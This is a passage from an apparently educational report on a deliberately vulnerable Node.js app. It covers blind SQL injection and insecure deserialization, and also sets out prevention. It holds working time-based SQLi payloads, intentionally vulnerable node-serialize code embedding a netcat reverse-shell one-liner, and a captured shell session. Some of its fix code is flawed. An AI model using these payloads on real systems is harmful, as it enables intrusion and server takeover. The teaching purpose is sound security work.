' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users"
LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users"
LIMIT 0,1) LIKE "id%",sleep(10),NULL) --
```

So the first column name is 'id' in the table 'users'

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name!="id" LIMIT 0,1) LIKE "p%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name!="id" LIMIT 0,1) LIKE "password%",sleep(10),NULL) --
```

So the second column name is 'Password' in the table 'users'

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name!="id" AND column_name!="password" LIMIT 0,1) LIKE "u%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name!="id" AND column_name!="password" LIMIT 0,1) LIKE
"username%",sleep(10),NULL) --
```

In this way we get column names. Now we're interested in finding each of the column data types using column names

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users"
LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users"
LIMIT 0,1) LIKE "int%",sleep(10),NULL) --
```

So the datatype of column named 'id' is int

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name="UserName" LIMIT 0,1) LIKE "v%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM
information_schema.columns WHERE table_schema="injection" AND table_name="users" AND
column_name="UserName" LIMIT 0,1) LIKE "varchar%",sleep(10),NULL) --
```

So the datatype of the column named 'UserName' is varchar. There instead of column\_name = "UserName" we can use column\_name = "Password"

### Preventing SQL Injection:

The main reason for SQL injection to be possible is there is no input validation. In every case of sql injection we are closing the actual command using single or double quotes and then appending our command using UNION or OR/AND operators or using multiple statements and commenting rest. So there are a couple of ways to prevent sql injection. One is to disallow the request if it contains either single or double quotes.

```
function check_string(s){
  var n = s.length;
  var i = 0;
  var flag = 1;
  while (i < n){
    if(s[i] == '\'' || s[i] == '"'){
      flag = 0;
      break;
    }
    i += 1
  }
  return flag;
}
```

Fig 27. Here we can see the code for checking if the input contains single or double quotes and Fig 28. the code enabling Input checking before execution

```
if(check_string(req.body.userName) && check_string(req.body.password)){
  var user
  try{
    user = await db.query("SELECT * FROM users WHERE BINARY UserName
```

Another way is to use prepared SQL statements.

### 1. Using Place holders

```
try{
  // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"'");
  user = await db.query("SELECT * FROM users WHERE BINARY UserName = ?", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])
}
```

Fig 29. The code using place holders

```
Username : ' UNION SELECT id,UserName,Password from users--
Password : ada
SELECT * FROM users WHERE BINARY UserName = ' UNION SELECT id,UserName,Password from users-- ' AND BINARY Password = 'ada';
```

Fig 30. Actual command execution before using place holders

```
Username : ' UNION SELECT id,UserName,Password from users--
Password : adf
SELECT * FROM users WHERE BINARY UserName = ? [ '\ UNION SELECT id,UserName,Password from users-- ' ] AND BINARY Password = ? ; [ 'adf' ]
```

Fig 31. Here we can see that the single quotes in the **username is escaped** after using placeholder

### 2. Using db.escape method

```
try{
  // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"'");
  var sql_query = "SELECT * FROM users WHERE BINARY UserName = "+db.escape(req.body.userName)+" AND BINARY Password = "+db.escape(req.body.password)+" ";
  user = await db.query(sql_query)
  // user = await db.query("SELECT * FROM users WHERE BINARY UserName = ?", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])
}
```

Fig 32. Replacing previous code by db.escape. The functionality is same it escapes single quotes

```
Username : ' UNION SELECT id,UserName,Password from users--
Password : adf
SELECT * FROM users WHERE BINARY UserName = '\ UNION SELECT id,UserName,Password from users-- ' AND BINARY Password = 'adf';
```

Fig 33. Escaped single quote so it actually search for an entry along with single quote

Thus using any of the above stated methods SQL injection can be prevented (By differentiating input quote with actual query parameter quote).

## 8. Insecure Deserialization

### What is Serialization and why is it used?

Suppose there's a game application, after playing for sometime you need to save the progress of the game, maybe locally or to the game server so that you can continue from this state later on. State of the game is nothing but values stored in various objects used in the game's code. So now it's required to store these object values for which serialization is used.

It is the concept of taking an object and transferring it into byte stream, so that it could be in a proper format in order to traverse things like an HTTP network so that it can be stored in the database or maybe save it in local memory.

### What is the scope of an attack here?

Suppose the application receives an untrusted user input and you don't validate that and then you allow that untrusted user input to be deserialized from byte stream back into object, then an attacker could take advantage of that and insert malicious code compromising the entire server. Node js internally evaluates the object to get its state back while deserializing so if there's some malicious code then that gets executed.

```

1 var express = require('express');
2 var cookieParser = require('cookie-parser');
3 var escape = require('escape-html');
4 var serialize = require('node-serialize');
5 var app = express();
6 app.use(cookieParser());
7 x = {
8   username : function(){
9     require('child_process').execSync("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 127.0.0.1 4444 >/tmp/f", function puts(error, stdout, stderr) {});
10   }
11 };
12 console.log(serialize.serialize(x));
13 app.get('/', function(req, res) {
14   if (req.cookies.profile) {
15     var str = new Buffer(req.cookies.profile, 'base64').toString();
16     console.log(str);
17     var obj = serialize.unserialize(str);
18     if (obj.username) {
19       res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is " + escape(obj.country) + "<br>" + "Your city is " + escape(obj.city));
20     }
21   }
22   else {
23     res.cookie('profile', "eyJ1c2VybmFtZSI6IllhY2hhIFZlbmthdGEgUmFrZXNoIiwiaWY291bnRyeSI6IkluZGhlIiwiaWY2l0eSI6IlRpcnVwYXRpIn0=", {
24       maxAge: 900000,
25       httpOnly: true
26     });
27     res.send("Hello World");
28   }
29 });
30 app.listen(3000);

```

Fig 34. Insecure Deserialization vulnerability code



Fig 35. Default home page upon reloading

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
profile	eyJ1c2VybmFtZSI6IllhY2hhIFZlbmthdGEgUmFrZXNoIiwiaWY291bnRyeSI6IkluZGhlIiwiaWY2l0eSI6IlRpcnVwYXRpIn0%	localhost	/	Wed, 12 May 2021 16:09:3...	105	true	false	None	Wed, 12 May 2021 15:54:3...

Fig 36. Cookie responsible for the result shown in Fig 35




Fig 37. When the cookie is base 64 decoded in burp suite we get object content




Fig 38. So now it's easy for an attacker to change the object content and base 64 encode




Fig 39. Copy paste the encoded cookie obtained in Fig 38




Fig 40. Upon reloading attacker is able to impersonate another user




Fig 41. Open a listener on port 4444. (Main aim now is to give some command instead of text for the attribute)




Fig 42. Copy paste the serialized code obtained for the command in Fig 34 and base 64 encode






Fig 43. Now copy paste the encoded cookie from burp suite to the browser



Fig 44. Upon reloading it goes to an infinite loop




Fig 45. Now the attacker got the server shell access

```
yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34526
$ ls
controllers
cookie.txt
index.js
insec_deser_prevention.js
insec_deser_threat.js
node_modules
package.json
package-lock.json
public
routes
util
views
$ pwd
/home/yvrakesh/Downloads/FirstApp/App
$ cd ..
$ cd ..
$ cd ..
$ ls
BurpSuiteCommunity
Desktop
Documents
Downloads
Music
Pictures
Public
snap
Templates
Videos
$ pwd
/home/yvrakesh
$ cd ..
$ ls
yvrakesh
$ exit
exit
```

Fig 46. Attacker could not only compromise the application database unlike other attacks but also able to compromise the entire server. Thus this is one of the hardest security risk that has to be resolved. This is recently added to the OWASP Top ten list because of the severity in the risk. This attack is commonly known as **Reverse shell exploit**

The command used for this exploit is “`rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 4444 >/tmp/f`”

Which basically mean that if any pipe existing in tmp/f remove and then create a new pipe and open the pipe(cat /tmp/f) and /bin/sh is for shell command to work redirecting any standard error(File descriptor 2) to the std out(fd 1). and all these will be redirected to the pipe and the pipe is connected to the port 4444 which is previously started listening in the terminal (“`nc -nvlp 4444`”)

## Preventing Insecure Deserialization:

We have seen the extent of the effects by insecure deserialization attack and the main reason for this is deserializing and evaluating object code without actually checking if it's really a value object state or some malicious command that is hidden. In Node JS evaluating the object takes place at the same time of deserializing it, so we need to check decoded input before deserializing. Again it's so simple to restrict that to alphanumeric and if any character in the input is not an alphanumeric then don't deserialize it.

```
function check_string(s){
  var n = s.length;
  var i = 0;
  var flag = 1;
  while (i < n){
    if(s[i] == ' ' || (s[i] >= 'a' && s[i] <= 'z') || (s[i] >= 'A' && s[i] <= 'Z') || (s[i] >= '1' && s[i] <= '9'))
      i += 1;
    else{
      flag = 0;
      break;
    }
  }
  return flag;
}
```

Fig 47. Checking if there is any character which is not an alphanumeric

```
if (req.cookies.profile){
  var str = new Buffer(req.cookies.profile, 'base64').toString();
  var str1 = JSON.parse(str);
  if(check_string(str1.username) && check_string(str1.country) && check_string(str1.city)){
    var obj = serialize.unserialize(str);
    if (obj.username) {
      res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is " + escape(obj.country) +
    }
  }
  else{
    res.send("Sorry. You are not allowed to access due to Invalid username or location or country ")
  }
}
```

Fig 48. Validating all the object attributes if they are essentially alphanumeric




Fig 49. Now again the same command which we used for reverse shell exploit is used




Fig 50. Cookie is edited with the malicious code




Fig 51. But this time upon reloading it neither go into infinite loop nor got any shell access.

Thus the Insecure deserialization can be prevented.

## G. Summary

Vulnerable Web application allows interested users to observe all the top 10 OWASP web vulnerabilities and along with it we have implemented and documented the attacks corresponding to each vulnerability. We have also discussed ways to prevent each of these attacks. The application will also enable developers to write safe code once they understand the different ways in which attacks can be performed to exploit the vulnerability.

## H. References

- <https://owasp.org/www-project-top-ten/>
- <https://www.udemy.com/course/nodejs-the-complete-guide/>
- [https://cheatsheetseries.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection>
- [What is SQL Injection? | SQL Injection Tutorial | Cybersecurity Training | Edureka](#)
- [OWASP Top 10 2017 - A1 Injection](#)
- <https://pentest-tools.com/blog/sql-injection-attacks/>
- <https://www.coursera.org/lecture/network-security-database-vulnerabilities/welcome-to-deep-dive-injection-vulnerability-X4tuS>
- [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Injection\\_Prevention\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Injection_Prevention_Cheat_Sheet.md)
- <https://www.youtube.com/watch?v=2nXOxLpeu80>
- <https://blog.cobalt.io/the-anatomy-of-deserialization-attacks-b90b56328766>
- <https://blog.detectify.com/2018/03/21/owasp-top-10-insecure-deserialization/>
- <https://github.com/OWASP/Serverless-Top-10-Project/blob/master/2018/en/0xS8-insecure-deserialization.md>
- <https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/>
- <https://github.com/luin/serialize>
- <http://www.reverse-edge.com/mt/know-how/2017/02/entry.html>
- [OWASP Top 10: Insecure Deserialization](#)
- [https://www.youtube.com/watch?v=jwzeJU\\_62lQ](https://www.youtube.com/watch?v=jwzeJU_62lQ)
- [Owasp Top 10 - Insecure Deserialization | What is Deserialization and Serialization | Prevention](#)